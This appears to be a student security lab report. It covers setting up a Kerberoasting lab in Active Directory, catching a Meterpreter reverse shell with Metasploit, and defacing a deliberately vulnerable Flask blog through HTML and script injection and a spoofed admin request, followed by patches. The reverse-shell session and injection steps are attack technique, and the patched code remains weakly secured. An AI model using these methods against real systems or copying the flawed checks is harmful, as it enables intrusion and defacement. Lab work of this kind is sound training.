Mega Hacking

By: Timothy Garvey – 10310101 & Hank Vandesteeg - 10312929

Kerberoasting

Creation

The Creation guide below is for using commands to quickly set up the Kerberoasting Lab environment.

Active Directory Domain Controller – Windows 10 Server 2022

PowerShell Setup commands

Installing Domain Services:

“Install-WindowsFeature -Name AD-Domain-Services –IncludeManagementTools"

Creating AD Forest:

Install-ADDSForest -DomainName "lab.local" -InstallDNS

Setting up the Kerberoasting Service and Users:

Import-Module ServerManager

Add-WindowsFeature RSAT-AD-PowerShell

import-module activedirectory

New-ADuser -Name "kertest" -SamAccountName kertest -Enabled $true -AccountPassword (ConvertTo-SecureString -AsPlainText "SuperSecure@123!!!" -Force)

New-ADuser -Name "svctest" -SamAccountName svctest -Enabled $true -AccountPassword (ConvertTo-SecureString -AsPlainText "Monkey.123" -Force)

Add-ADGroupMember -Identity "Administrators" -Members svctest

Add-ADGroupMember -Identity "Users" -Members kertest

setspn -A kertest/WINDOWS-HR2PSDT.lab.local:80 kertest

Active Directory User Workstation – Windows 10 Enterprise

PowerShell Setup Commands

Adding computer to domain and DNS:

SetDnsClientServerAddress -InterfaceAlias "Ethernet0" -ServerAddress "192.168.153.132"

Add-Computer -DomainName "lab.local" -Credential "lab\administrator" -Restart

Giving the workstation an SPN for “ldap”:

setspn -S ldap/lab.local WINDOWS-HR2PSDT

Referenced source for commands:

https://sethsec.blogspot.com/2017/08/pentest-home-lab-0x3-kerberoasting.html

Network

For the Kerberoasting lab, the lab network was set up as both Domain controller, Workstation, and Kali are running on the same host, all with “host only” virtual network setup.


Attack process

Objective

The Objective of this exercise is to extract password hashes of service accounts to attempt to elevate privileges.

Entry vector

For example, kertest user downloaded “shell.exe” from a phishing email



On kali(attacker) VM made a connection to the Meterpreter shell:

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.40.130
LHOST => 192.168.40.130
msf exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf exploit(multi/handler) > set ExitOnSession False
ExitOnSession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.40.130:4443
[*] Meterpreter session 1 opened (192.168.40.130:4443 -> 192.168.40.129:61265) at 2025-12-07 14:14:43 -0500
sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  LAB\kertest @ WINDOWS-HR2PSDT  192.168.40.130:4443 -> 192.168.40.129:61265 (192.168.40.129)

msf exploit(multi/handler) >
```

```
Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  LAB\kertest @ WINDOWS-HR2PSDT  192.168.40.130:4443 -> 192.168.40.129:61265 (192.168.40.129)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: LAB\kertest
```

Step-by-step

Mitigation report

Reason for uncompletion of Kerberosting Lab:

The reason the Kerberoasting lab is left without a complete attack and mitigation report is due to time constraints of due dates.

Web defacement

Design

A web application was built using Python, Docker, and Docker Compose for web page defacement. The webpage allows for simple blog posting.

The application consists of 4 files and can be placed in any directory as long as they are together:

app.py

Dockerfile

docker-compose.yml

requirements.txt

(app.py can also run on its own in Windows; if so, you must **pip install flask**)

The full development process can be found at this separate repository:

https://github.com/hankvatfleming/webapp-deface

Deployment and Redeployment

In the same directory as the four files, run these commands:

Launch the webapp with: **sudo docker-compose up -d**

```
administrator@webserver:~/webapp$ sudo docker-compose up -d
Creating network "webapp_default" with the default driver
Creating simple-blog ... done
```

And kill the webapp with: **sudo docker-compose down**

```
administrator@webserver:~/webapp$ sudo docker-compose down
Stopping simple-blog ... done
Removing simple-blog ... done
Removing network webapp_default
```

Any changes or defacements should be reset once it's taken down. This allows redeployment by launching with the same command as before, and it will be in the state it was originally.

Check the status using: **sudo docker-compose logs**

```
administrator@webserver:~/webapp$ sudo docker-compose logs
Attaching to simple-blog
simple-blog |  * Serving Flask app 'app.py'
simple-blog |  * Debug mode: off
simple-blog | WARNING: This is a development server. Do not use it in a production deployment.
simple-blog |  * Running on all addresses (0.0.0.0)
simple-blog |  * Running on http://127.0.0.1:5000
simple-blog |  * Running on http://172.18.0.2:5000
simple-blog | Press CTRL+C to quit
```

The webpage will bind itself to any network interface, making it accessible locally and externally. The port is 5000. (Control + C will not quit the app here, only **docker-compose down** can do that).

Docker creates an interface for the container, then links it to the host's IP:


```
administrator@webserver:~/webapp$ sudo docker-compose ps
   Name         Command    State                  Ports
-------------------------------------------------------------------------
simple-blog   flask run   Up      0.0.0.0:5000->5000/tcp,:::5000->5000/tcp
administrator@webserver:~/webapp$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:53:83:66 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 172.20.10.2/28 metric 100 brd 172.20.10.15 scope global dynamic ens33
       valid_lft 3272sec preferred_lft 3272sec
    inet6 fe80::20c:29ff:fe53:8366/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 66:ce:89:c8:18:4b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
7: br-e0c11ab3aa46: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 6e:e2:82:e4:05:de brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-e0c11ab3aa46
       valid_lft forever preferred_lft forever
    inet6 fe80::6ce2:82ff:fee4:5de/64 scope link
       valid_lft forever preferred_lft forever
8: veth1e58831@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-e0c11ab3aa46 state UP group defau
    link/ether 1a:7b:7e:14:67:f9 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::187b:7eff:fe14:67f9/64 scope link
       valid_lft forever preferred_lft forever
```

Webpage Access

External access must be done through 172.20.10.2:5000 in this specific setup:

Like I said, very simple.

Posts can be made by typing in the box and submitting. Posts are appended below.



Attacking/Defacing

Living off the land defacement

The webpage will display any HTML placed into the blog post text box:

Blog Blog Blog...

Author: Hank Vandesteeg

Write your post:

```
<img src=https://media.tenor.com/U-G2j_J2xnAAAAAM/peely-fortnite.gif>
```

Submit Post

Blog Blog Blog...

Author: Hank Vandesteeg


Write your post:

Submit Post

Blog Posts:

Sup Abe, how's your trip?

The FitnessGram™ Pacer Test is a multistage aerobic capacity test that progressiv will begin in 30 seconds. Line up at the start. The running speed starts slowly, but lap should be completed each time you hear this sound. [ding] Remember to run ir you fail to complete a lap before the sound, your test is over. The test will begin or




You can also sneak in JavaScript:

Now, whenever I access the blog, I am instantly redirected to Google. Even hitting the back arrow to the blog page takes me to Google again. Making the blog website useless.

Redeploying with docker-compose commands resets everything:

Bonus:


I was also able to replicate the XSS post Abe made in D2L:



Attacking via a web proxy

This demonstration will utilize OWASP Zap to modify the headers of the requests in transit, allowing us to spoof the blog into thinking we are an admin. (This is kind of a dumbed-down version of Server-Side Request Forging)


Begin by capturing a normal post request.




content= is the content that gets filled in each post.

ip= checks the source ip of the request

If we change the source IP field to loopback and send a new request, we can access an admin mode to the blog site:





Let's try to click the button to see what happens

Nothing...


Let's check what the button does in Zap:


```
POST http://172.20.10.2:5000/ HTTP/1.1
host: 172.20.10.2:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/
145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http://172.20.10.2:5000
Connection: keep-alive
Referer: http://172.20.10.2:5000/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
action=reset
```

The button creates a value of ‘reset’ for **action=** field.

Let's add the loopback IP field along with the loopback:





Blog Blog Blog...

Author: Hank Vandesteeg

Write your post:

Submit Post

Blog Posts:

The blog posts are reset. This should be an admin feature, but we have done it externally.

Blue Team Mitigation

Seperate app.py file with patches will be provided

Patched out html tags using replace():

```
@app.route('/', methods=['GET', 'POST'])
def blog():
    source_ip = request.remote_addr
    if request.method == 'POST':
        content = request.form.get('content', '').replace('<', '').replace('>', '')
        admin_tools = '''
            <form method="POST" action="/">
            <input type="hidden" name="action" value="reset">
            <input type="submit" value="Reset Blog">
            </form>
            '''
```

No longer possible to deface using html or js:

Blog Blog Blog...

Author: Hank Vandesteeg

Write your post:

Submit Post

Blog Posts:


hello

bhello/b


Fixed SSRF with extra source IP checking:

```
if action == 'reset' and ip == "127.0.0.1" == source_ip: #PATCH: only allows reset if the request is from localhost
    posts.clear()
    return redirect('/')
elif content != '':
    if ip == "127.0.0.1" == source_ip: #PATCH: only allows admin mode if the request is from localhost
        posts.append("<h1>admin mode</h1>" + admin_tools)
        return redirect('/')
```

Admin mode no longer shows up from external connections: (yes, this is a challenge)



Accessing the page from localhost still allows admin mode:


Simple Blog
http://127.0.0.1:5000
Blog Blog Blog...
Author: Hank Vandesteeg
Write your post:
Submit Post
Blog Posts:
hello
hello
hello
admin mode
Reset Blog